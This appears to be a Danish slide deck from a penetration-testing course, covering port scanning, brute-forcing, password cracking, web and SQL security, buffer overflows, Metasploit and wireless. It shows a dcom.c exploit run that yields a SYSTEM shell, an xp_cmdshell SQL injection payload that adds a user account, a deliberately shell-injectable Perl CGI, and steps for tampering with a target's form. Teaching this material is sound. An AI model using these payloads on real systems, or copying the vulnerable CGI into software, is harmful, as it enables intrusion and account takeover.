- hvis der kommer trafik til den ene eller anden er det portscan
- hvis der kommer trafik til begge IP-adresser er der nok foretaget et sweep bedre hvis de to adresser ligger et stykke fra hinanden

nmap port sweep efter port 80/TCP



Port 80 TCP er webservere

```
nmap -p 80 217.157.20.130/28
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on router.kramse.dk (217.157.20.129):
          State
                      Service
Port
80/tcp filtered http
Interesting ports on www.kramse.dk (217.157.20.131):
Port
          State
                      Service
80/tcp
       open
                   http
Interesting ports on (217.157.20.139):
                 Service
Port.
       State
80/tcp
          open
                   http
```

nmap port sweep efter port 161/UDP



Port 161 UDP er SNMP

```
nmap -sU -p 161 217.157.20.130/28
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on router.kramse.dk (217.157.20.129):
          State
                      Service
Port
161/udp open
                      snmp
The 1 scanned port on mail.kramse.dk (217.157.20.130) is: closed
Interesting ports on www.kramse.dk (217.157.20.131):
          State
                      Service
Port
161/udp open snmp
The 1 scanned port on (217.157.20.132) is: closed
```

OS detection




```
# nmap -0 ip.adresse.slet.tet scan af en gateway
Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2003-12-03 11:31 CET
Interesting ports on gw-int.security6.net (ip.adresse.slet.tet):
(The 1653 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
22/tcp    open    ssh
80/tcp    open    http
1080/tcp    open    socks
5000/tcp    open    socks
5000/tcp    open    UPnP
Device type: general purpose
Running: FreeBSD 4.X
OS details: FreeBSD 4.8-STABLE
Uptime 21.178 days (since Wed Nov 12 07:14:49 2003)
Nmap run completed -- 1 IP address (1 host up) scanned in 7.540 seconds
```

- lavniveau måde at identificere operativsystemer på
- send pakker med anderledes indhold
- Reference: ICMP Usage In Scanning Version 3.0, Ofir Arkin
 http://www.sys-security.com/html/projects/icmp.html

Demo: Portscans med Nmap Frontend program





Portscans med Nmap Frontend program

Erfaringer hidtil



mange oplysninger

kan man stykke oplysningerne sammen kan man sige en hel del om netværket en skabelon til registrering af maskiner er god

- svarer på ICMP: □ echo, □ mask, □ time
- svarer på traceroute: □ ICMP, □ UDP
- Åbne porte TCP og UDP:
- Operativsystem:
- ... (banner information m.v.)

Mange små pakker kan oversvømme store forbindelser og give problemer for netværk

Simple Network Management Protocol



SNMP er en protokol der supporteres af de fleste professionelle netværksenheder, såsom switche, routere

hosts - skal slås til men følger som regel med

SNMP bruges til:

- network management
- statistik
- rapportering af fejl SNMP traps

sikkerheden baseres på community strings der sendes som klartekst ...

det er nemmere at brute-force en community string end en brugerid/kodeord kombination

brute force



hvad betyder bruteforcing? afprøvning af alle mulighederne

```
Hydra v2.5 (c) 2003 by van Hauser / THC <vh@thc.org>
Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]]
[-o FILE] [-t TASKS] [-g TASKS] [-T SERVERS] [-M FILE] [-w TIME]
[-f] [-e ns] [-s PORT] [-S] [-vV] server service [OPT]
```


Options:

```
-S connect via SSL
-s PORT if the service is on a different default port, define it here
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-e ns additional checks, "n" for null password, "s" try login as pass
-C FILE colon seperated "login:pass" format, instead of -L/-P option
-M FILE file containing server list (parallizes attacks, see -T)
-o FILE write found login/password pairs to FILE instead of stdout
```

• • •

Demo: snmpwalk og Hydra





snmpwalk og Hydra

NT hashes



NT LAN manager hash værdier er noget man typisk kan samle op i netværk

det er en hash værdi af et password som man ikke burde kunne bruge til noget - hash algoritmer er envejs

opbygningen gør at man kan forsøge brute-force på 7 tegn ad gangen!


en moderne pc med l0phtcrack kan nemt knække de fleste password på få dage!

og sikkert 25-30% indenfor den første dag - hvis der ingen politik er omkring kodeord!

ved at generere store tabeller, eksempelvis 100GB kan man dække mange hashværdier af passwords med almindelige bogstaver, tal og tegn - og derved knække passwordshashes på sekunder. Søg efter rainbowcrack med google

10phtcrack LC4






Consider that at one of the largest technology companies, where policy required that passwords exceed 8 characters, mix cases, and include numbers or symbols...

L0phtCrack obtained 18% of the passwords in 10 minutes 90% of the passwords were recovered within 48 hours on a Pentium II/300 The Administrator and most Domain Admin passwords were cracked http://www.atstake.com/research/lc/

Cain og Abel





Cain og Abel anbefales ofte istedet for lOphtcrack http://www.oxid.it

John the ripper




John the Ripper is a fast password cracker, currently available for many flavors of Unix (11 are officially supported, not counting different architectures), Windows, DOS, BeOS, and OpenVMS. Its primary purpose is to detect weak Unix passwords. Besides several crypt(3) password hash types most commonly found on various Unix flavors, supported out of the box are Kerberos AFS and Windows NT/2000/XP/2003 LM hashes, plus several more with contributed patches.

UNIX passwords kan knækkes med alec Muffets kendte Crack program eller eksempelvis John The Ripper http://www.openwall.com/john/

Jeg bruger selv John The Ripper

Demo: Cain og Abel





kryptering, PGP og SSL/TLS



kryptering er den eneste måde at sikre:

- fortrolighed
- autenticitet

kryptering består af:

- Algoritmer eksempelvis RSA
- protokoller måden de bruges på
- programmer eksempelvis PGP

fejl eller sårbarheder i en af komponenterne kan formindske sikkerheden

PGP = mail sikkerhed, se eksempelvis Enigmail plugin til Mozilla Thunderbird

Secure Sockets Layer SSL / Transport Layer Services TLS = webservere og klienter

DES, Triple DES og AES/Rijndael



DES kryptering baseret på den IBM udviklede Lucifer algoritme har været benyttet gennem mange år.

Der er vedtaget en ny standard algoritme Advanced Encryption Standard (AES) som afløser Data Encryption Standard (DES)

Algoritmen hedder Rijndael og er udviklet af Joan Daemen og Vincent Rijmen.

Kilder: http://csrc.nist.gov/encryption/aes/ - AES Homepage
http://www.esat.kuleuven.ac.be/~rijmen/rijndael/ - The Rijndael Page

Windows RPC CVE-2003-0352



Hackergruppe "Last Stage of Delirium" finder sårbarhed i RPC

Den 27. juni 2003skrev LSD til Microsoft om fejlen

- Microsoft har frigivet rettelser i juli 2003.
- LSD har ry for at arbejde seriøst sammen med produkt-leverandørerne. De kommunikerer sårbarheder til leverandørerne og frigiver ikke "exploit-programmer" før leverandørerne har fået en fair chance til at løse deres problemer.
- Beskrivelse af sårbarheden kan findes hos Microsoft på:


```
http://microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-026.asp
```

Kilder:


```
http://www.securityfocus.com/news/6519
http://www.cert.org/advisories/CA-2003-16.html
http://lsd-pl.net/-detaljerede beskrivelser af exploits
```

Demo: Exploit dcom.c





Exploit dcom.c



- To almindelige computere en switch erstatter Internet
- Windows er installeret på et system og ikke opdateret
- dcom.c exploit er hentet fra Internet og bruges næsten uændret
- Husk at selom dcom er gammel er der mange tilsvarende idag!

Hvad sker der?



```
[hlk@fiona hlk]$ ./dcom 1 10.0.0.206
```

- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjurry
- Rewritten by HDM <hdm [at] metasploit.com>
- Using return address of 0x77e626ba
- Dropping to System Shell...

```
Microsoft Windows XP [Version 5.1.2600] (C) Copyright 1985-2001 Microsoft Corp.
```

C:\WINDOWS\system32>exit - find selv på kommandoer, fri adgang!!

- Read failure
[hlk@fiona hlk]\$

Sårbarheder - CVE og ICAT



Common Vulnerabilities and Exposures (CVE) er:

- klassifikation
- unik navngivning af sårbarheder.

Sårbarheder tildeles

initielt oprettes med status CANDIDATE

CVE vedligeholdes af MITRE - som er en not-for-profit organisation skabt til forskning og udvikling i USA. National Vulnerability Database er en af mulighederne for at søge i CVE.

Kilde: http://cve.mitre.org/og http://nvd.nist.gov

ICAT klassifikation af sårbarheder



ICAT is a fine-grained searchable index of standardized vulnerabilities that links users into publicly available vulnerability and patch information

ICAT klassificerer efter:

- Input validation error, Boundary overflow og Buffer overflow
- Access validation error
- Exceptional condition handling error
- Environmental error
- Configuration error
- Race condition
- Design error
- Other

Kilde: http://icat.nist.gov/icat.cfm

Altid aktuelt - DNS og web



Navneservere er tit under angreb, hvorfor?!

- Står på netværk med god forbindelse
- Har kendte adresser
- Kører oftest ISC BIND
- BIND har mange funktioner mange fejl
- Den der kontrollerer navneservere kan omdirigere trafik

webservere er altid under angreb

- Webserveren er virksomhedens ansigt ud mod Internet eller måske selve indtjeningen for ehandel
- Microsoft Internet Information Services IIS kendt og berygtet for at indeholder megen funktionalitet - farlig funktionalitet
- Apache har haft nogle grimme oplevelser for nyligt, og PHP er en kilde til mange sikkerhedsproblemer - hvem sagde PHP Nuke?!

Windows NT familien



Windows NT, Windows 2000 - server og workstation versioner

Læg mærke til de applikationer i lægger ovenpå - åbner porte!

- Internet Information Services IIS
- databaser
- diverse klienter TSM klient!

Opsætning af Microsoft Internet Information Services IIS brug Microsoft's egne guider og andre checklister

Eksempelvis Gold Standard

Windows 2000 Professional Gold Standard Security Benchmarks are available for download at:

Center for Internet Security www.cisecurity.org

The National Security Agency www.nsa.gov

konfigurationsfejl - ofte overset



Forkert brug af programmer er ofte overset

- opfyldes forudsætningerne
- er programmet egnet til dette miljø
- er man udannet/erfaren i dette produkt

Kunne I finde på at kopiere cmd.exe til /scripts kataloget på en IIS?

Det har jeg engang været ude for at en kunde havde gjort!

hvis I under test af en server opdager at denne har /scripts/cmd1.exe eller "FTP-scripts" til at hente værktøjer ... så er den pågældende server formentlig kompromitteret

Insecure programming



Problem:

Ønsker et simpelt CGI program, en web udgave af finger

Formål:

Vise oplysningerne om brugere på systemet

review af nogle muligheder



ASP

server scripting, meget generelt - man kan alt

SQL

- databasesprog meget kraftfuldt
- mange databasesystemer giver mulighed for specifik tildeling af privilegier "grant"

JAVA

- generelt programmeringssprog
- bytecode verifikation
- indbygget sandbox funktionalitet

Perl og andre generelle programmeringssprog

Pas på shell escapes!!!

Hello world of insecure web CGI



Demo af et sårbart system - badfinger

Løsning:

- Kalde finger kommandoen
- et Perl script
- afvikles som CGI
- standard Apache HTTPD 1.3 server

De vitale - og usikre dele



```
print "Content-type: text/html\n\n<html>";
print "<body bgcolor=#666666 leftmargin=20 topmargin=20";</pre>
print "marginwidth=20 marginheight=20>";
print <<XX;</pre>
<h1>Bad finger command!</h1>
<HR COLOR=#000>
<form method="post" action="bad_finger.cgi">
Enter userid: <input type="text" size="40" name="command">
</form>
<HR COLOR=#000>
XX
if(&ReadForm(*input)){
    print "\n";
    print "will execute:\n/usr/bin/finger $input{'command'}\n";
    print "<HR COLOR=#000>\n";
    print '/usr/bin/finger $input{'command'}';
    print "\n";
```

Almindelige problemer



validering af forms
validering på klient er godt
- godt for brugervenligheden, hurtigt feedback
validering på clientside gør intet for sikkerheden
serverside validering er nødvendigt
generelt er input validering det største problem!

Brug Open Web Application Security Project http://www.owasp.org

SQL injection



SQL Injection FAQ http://www.sqlsecurity.com:

```
Set myRecordset = myConnection.execute
("SELECT * FROM myTable
WHERE someText ='" & request.form("inputdata") & "'")
med input: ' exec master..xp_cmdshell 'net user test testpass /ADD' --
modtager og udfører serveren:
SELECT * FROM myTable
WHERE someText ='' exec master..xp_cmdshell
'net user test testpass /ADD'--'
```


er kommentar i SQL

Er SQL injection almindeligt?



Ja, meget almindeligt!

Prøv at søge med google



The Database Hacker's Handbook: Defending Database Servers David Litchfield, Chris Anley, John Heasman, Bill Grindlay, Wiley 2005 ISBN: 0764578014

Mere SQL injection / SQL server



Threat Profiling Microsoft SQL Server

http://www.nextgenss.com/papers/tp-SQL2000.pdf

- Hvordan sikrer man en SQL server?
- mod fejl
- mod netværksadgang
- mod SQL injection


NB: Hold øje med andre artikler fra samme sted

http://www.nextgenss.com/research/papers.html

Advanced SQL Injection In SQL Server Applications
http://www.nextgenss.com/papers/advanced_sql_injection.pdf
(more) Advanced SQL Injection
http://www.nextgenss.com/papers/more_advanced_sql_injection.pdf
begge af Chris Anley [chris@ngssoftware.com]

Mere Web application hacking





The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws Dafydd Stuttard, Marcus Pinto, Wiley 2007 ISBN: 978-0470170779

Hvordan udnyttes forms nemmest?



Manuelt download form:

```
<FORM ACTION="opret.asp?mode=bruger?id=doopret"
METHOD="POST" NAME="opret"
ONSUBMIT="return validate(this)">
```

fjern kald til validering:

```
<FORM ACTION="opret.asp?mode=bruger?id=doopret"
METHOD="POST" NAME="opret">
```

Tilføj 'BASE HREF' i header, findes med browser - højreklik properties i Internet Explorer

Hvordan udnyttes forms nemmest?



Den form som man bruger er så - fra sin lokale harddisk:

```
<HEAD>
<TITLE>Our Products</TITLE>
<BASE href="http://www.target.server/sti/til/form">
</HEAD>
...
<FORM ACTION="opret.asp?mode=bruger?id=doopret"
METHOD="POST" NAME="opret">
```

Kald form i en browser og indtast værdier

WebScarab eller Firefox plugins



Man bliver hurtigt træt af at ændre forms på den måde Istedet anvendes en masse proxyprogrammer Nogle af de mest kendte er:

- Burp proxy
- Parox proxy
- Firefox extension tamper data
- OWASP WebScarab

Jeg anbefaler de sidste to

Historik indenfor websikkerhed



IIS track record

- meget funktionalitet
- større risiko for fejl
- alvorlige fejl arbitrary code execution

Apache track record

- typisk mindre funktionalitet
- typisk haft mindre alvorlige fejl

PHP track record?

Sammenligning IIS med Apache+PHP, idet en direkte sammenligning mellem IIS og Apache vil være unfair

Meget få har idag små websteder med statisk indhold

Både IIS version 6 og Apache version 2 anbefales idag, fremfor tidligere versioner

Opsummering websikkerhed



Husk hidden fields er ikke mere skjulte end "view source"-knappen i browseren serverside validering er nødvendigt SQL injection er nemt at udføre og almindeligt

Cross-site scripting kan have uanede muligheder

Brug listen fra http://www.owasp.org

Privilegier least privilege



Hvorfor afvikle applikationer med administrationsrettigheder - hvis der kun skal læses fra eksempelvis en database?

least privilege betyder at man afvikler kode med det mest restriktive sæt af privileger - kun lige nok til at opgaven kan udføres

Dette praktiseres ikke i webløsninger i Danmark - eller meget få steder

Privilegier privilege escalation



privilege escalation er når man på en eller anden vis opnår højere privileger på et system, eksempelvis som følge af fejl i programmer der afvikles med højere privilegier. Derfor HTTPD servere på UNIX afvikles som nobody - ingen specielle rettigheder.

En angriber der kan afvikle vilkårlige kommandoer kan ofte finde en sårbarhed som kan udnyttes lokalt - få rettigheder = lille skade

Hærdning af Microsoft IIS



Internet Information Services kan hærdes ...
det kræver blot at man følger den guide som Microsoft har lavet
- og at man jævnligt følger med i opdateringer til denne guide
det anbefales at bruge de tilgængelige værktøjer som eksempelvis urlscan

IIS version 6 er mere sikker i default opsætningen - næsten alt er slået fra

Undgå standard indstillinger



når vi scanner efter services går det nemt med at finde dem

Giv jer selv mere tid til at omkonfigurere og opdatere ved at undgå standardindstillinger Tiden der går fra en sårbarhed annonceres på bugtraq til den bliver udnyttet er meget kort idag!

Ved at undgå standard indstillinger kan der måske opnås en lidt længere frist - inden ormene kommer

NB: ingen garanti - og det hjælper sjældent mod en dedikeret angriber

buffer overflows et C problem



Et buffer overflow er det der sker når man skriver flere data end der er afsat plads til i en buffer, et dataområde. Typisk vil programmet gå ned, men i visse tilfælde kan en angriber overskrive returadresser for funktionskald og overtage kontrollen.

Stack protection er et udtryk for de systemer der ved hjælp af operativsystemer, programbiblioteker og lign. beskytter stakken med returadresser og andre variable mod overskrivning gennem buffer overflows. StackGuard og Propolice er nogle af de mest kendte.

Exploits - udnyttelse af sårbarheder



exploit/exploitprogram er

- udnytter eller demonstrerer en sårbarhed
- rettet mod et specifikt system.
- kan være 5 linier eller flere sider
- Meget ofte Perl eller et C program

Eksempel:

```
#! /usr/bin/perl
# ./chars.pl | nc server 31337
print "abcdefghijkl";
print chr(237);
print chr(13);
print chr(220);
print chr(186);
print "\n";
```

local vs. remote exploits



local vs. remote angiver om et exploit er rettet mod en sårbarhed lokalt på maskinen, eksempelvis opnå højere privilegier, eller beregnet til at udnytter sårbarheder over netværk

remote root exploit - den type man frygter mest, idet det er et exploit program der når det afvikles giver angriberen fuld kontrol, root user er administrator på UNIX, over netværket.

zero-day exploits dem som ikke offentliggøres - dem som hackere holder for sig selv. Dag 0 henviser til at ingen kender til dem før de offentliggøres og ofte er der umiddelbart ingen rettelser til de sårbarheder

Hvordan laves et buffer overflow?



Findes ved at prøve sig frem

- black box testing
- closed source
- reverse engineering

Ved Open source Findes de typisk ved at læse/analysere koden

- RATS
- flere andre

Virker typisk mod specifikke versioner

- Windows IIS 4.0 med service pack XX
- Red Hat Linux 7.3 default

Buffer overflows





Hvis man vil lære at lave buffer overflows og exploit programmer er følgende dokumenter et godt sted at starte

Smashing The Stack For Fun And Profit Aleph One

Writing Buffer Overflow Exploits with Perl - anno 2000

Dernæst kan man bevæge sig mod Windows epxloits, integer overflows m.fl.

Følgende bog kan ligeledes anbefales: *The Shellcoder's Handbook : Discovering and Exploiting Security Holes* af Jack Koziol, David Litchfield, Dave Aitel, Chris Anley, Sinan "noir" Eren, Neel Mehta, Riley Hassell, John Wiley & Sons, 2004

NB: bogen er avanceret og således IKKE for begyndere!

Stack protection



Stack protection er mere almindeligt

- med i OpenBSD current fra 2. dec 2002

Buffer overflows er almindeligt kendte

- Selv OpenSSH har haft buffer overflows
- Stack protection prøver at modvirke/fjerne muligheden for buffer overflows. arbitrary code execution bliver til ude af drift for berørte services

Propolice

```
http://www.openbsd.org
http://www.trl.ibm.com/projects/security/ssp/
```

StackGuard

http://www.immunix.org/stackguard.html

Hackerværktøjer



Dan Farmer og Wietse Venema skrev i 1993 artiklen Improving the Security of Your Site by Breaking Into it

Senere i 1995 udgav de så en softwarepakke med navnet SATAN *Security Adminis-trator Tool for Analyzing Networks* Pakken vagte en del furore, idet man jo gav alle på internet mulighed for at hacke

We realize that SATAN is a two-edged sword - like many tools, it can be used for good and for evil purposes. We also realize that intruders (including wannabees) have much more capable (read intrusive) tools than offered with SATAN.

SATAN og ideerne med automatiseret scanning efter sårbarheder blev siden ført videre i programmer som Saint, SARA og idag findes mange hackerværktøjer og automatiserede scannere:

Nessus, ISS scanner, Fyodor Nmap, Typhoon, ORAscan

Kilde: http://www.fish.com/security/admin-guide-to-cracking.html

Brug hackerværktøjer!



Hackerværktøjer - bruger I dem? - efter dette kursus gør I portscannere kan afsløre huller i forsvaret webtestværktøjer som crawler igennem et website og finder alle forms kan hjælpe I vil kunne finde mange potentielle problemer proaktivt ved regelmæssig brug af disse værktøjer - også potentielle driftsproblemer

husk dog penetrationstest er ikke en sølvkugle

honeypots kan måske være med til at afsløre angreb og kompromitterede systemer hurtigere

Metasploit



What is it?


The Metasploit Framework is a development platform for creating security tools and exploits. The framework is used by network security professionals to perform penetration tests, system administrators to verify patch installations, product vendors to perform regression testing, and security researchers world-wide. The framework is written in the Ruby programming language and includes components written in C and assembler.

Metasploit er modulært og nemt at bruge Det er skræmmende enkelt at udvikle og udføre exploits

http://www.metasploit.com/

Demo: Metasploit med dcom





Metasploit med dcom

Trådløse teknologier 802.11



802.11 er arbejdsgruppen under IEEE

De mest kendte standarder idag indenfor trådløse teknologier:

- 802.11b 11Mbps versionen
- 802.11g 54Mbps versionen

Der er proprietære versioner 22Mbps og den slags

- det anbefales IKKE at benytte disse da det giver vendor lock-in - man bliver låst fast

Kilde: http://grouper.ieee.org/groups/802/11/index.html

802.11 modes og frekvenser



Access point kører typisk i *access point mode* også kaldet infrastructure mode - al trafik går via AP

Alternativt kan wireless kort oprette ad-hoc netværk - hvor trafikken går direkte mellem netkort


Frekvenser op til kanal 11 og 12+13 i DK/EU

Helst 2 kanaler spring for 802.11b AP der placeres indenfor rækkevidde

Helst 4 kanaler spring for 802.11g AP der placeres indenfor rækkevidde

Eksempel på netværk med flere AP'er






(802.11 uden WDS)

Eksempel på netværk med flere AP'er






(802.11 uden WDS)

Wireless Distribution System WDS





Se også: http://en.wikipedia.org/wiki/Wireless_Distribution_System

Er trådløse netværk interessante?



Sikkerhedsproblemer i de trådløse netværk er mange


- Fra lavt niveau eksempelvis ARP, 802.11
- dårlige sikringsmekanismer WEP
- dårligt udstyr mange fejl
- usikkkerhed om implementering og overvågning

Trådløst udstyr er blevet meget billigt!

Det er et krav fra brugerne - trådløst er lækkert

Konsekvenserne





- Værre end Internetangreb anonymt
- Kræver ikke fysisk adgang til lokationer
- Konsekvenserne ved sikkerhedsbrud er generelt større
- Typisk får man direkte LAN eller Internet adgang!

Værktøjer



Alle bruger nogenlunde de samme værktøjer, måske forskellige mærker

- Wirelessscanner Kismet og netstumbler
- Wireless Injection typisk på Linux
- ...
- Aircrack-ng

Jeg anbefaler Auditor Security Collection og BackTrack boot CD'erne

Konsulentens udstyr wireless



Laptop med PC-CARD slot

Trådløse kort Atheros, de indbyggede er ofte ringe ;-)

Access Points - jeg anbefaler Airport Express

Antenner hvis man har lyst

Bøger:

- Real 802.11 security
- Se oversigter over bøger og værktøjer igennem præsentationen:

Internetressourcer:

- Auditor Security Collection CD image med Linux+værktøjer
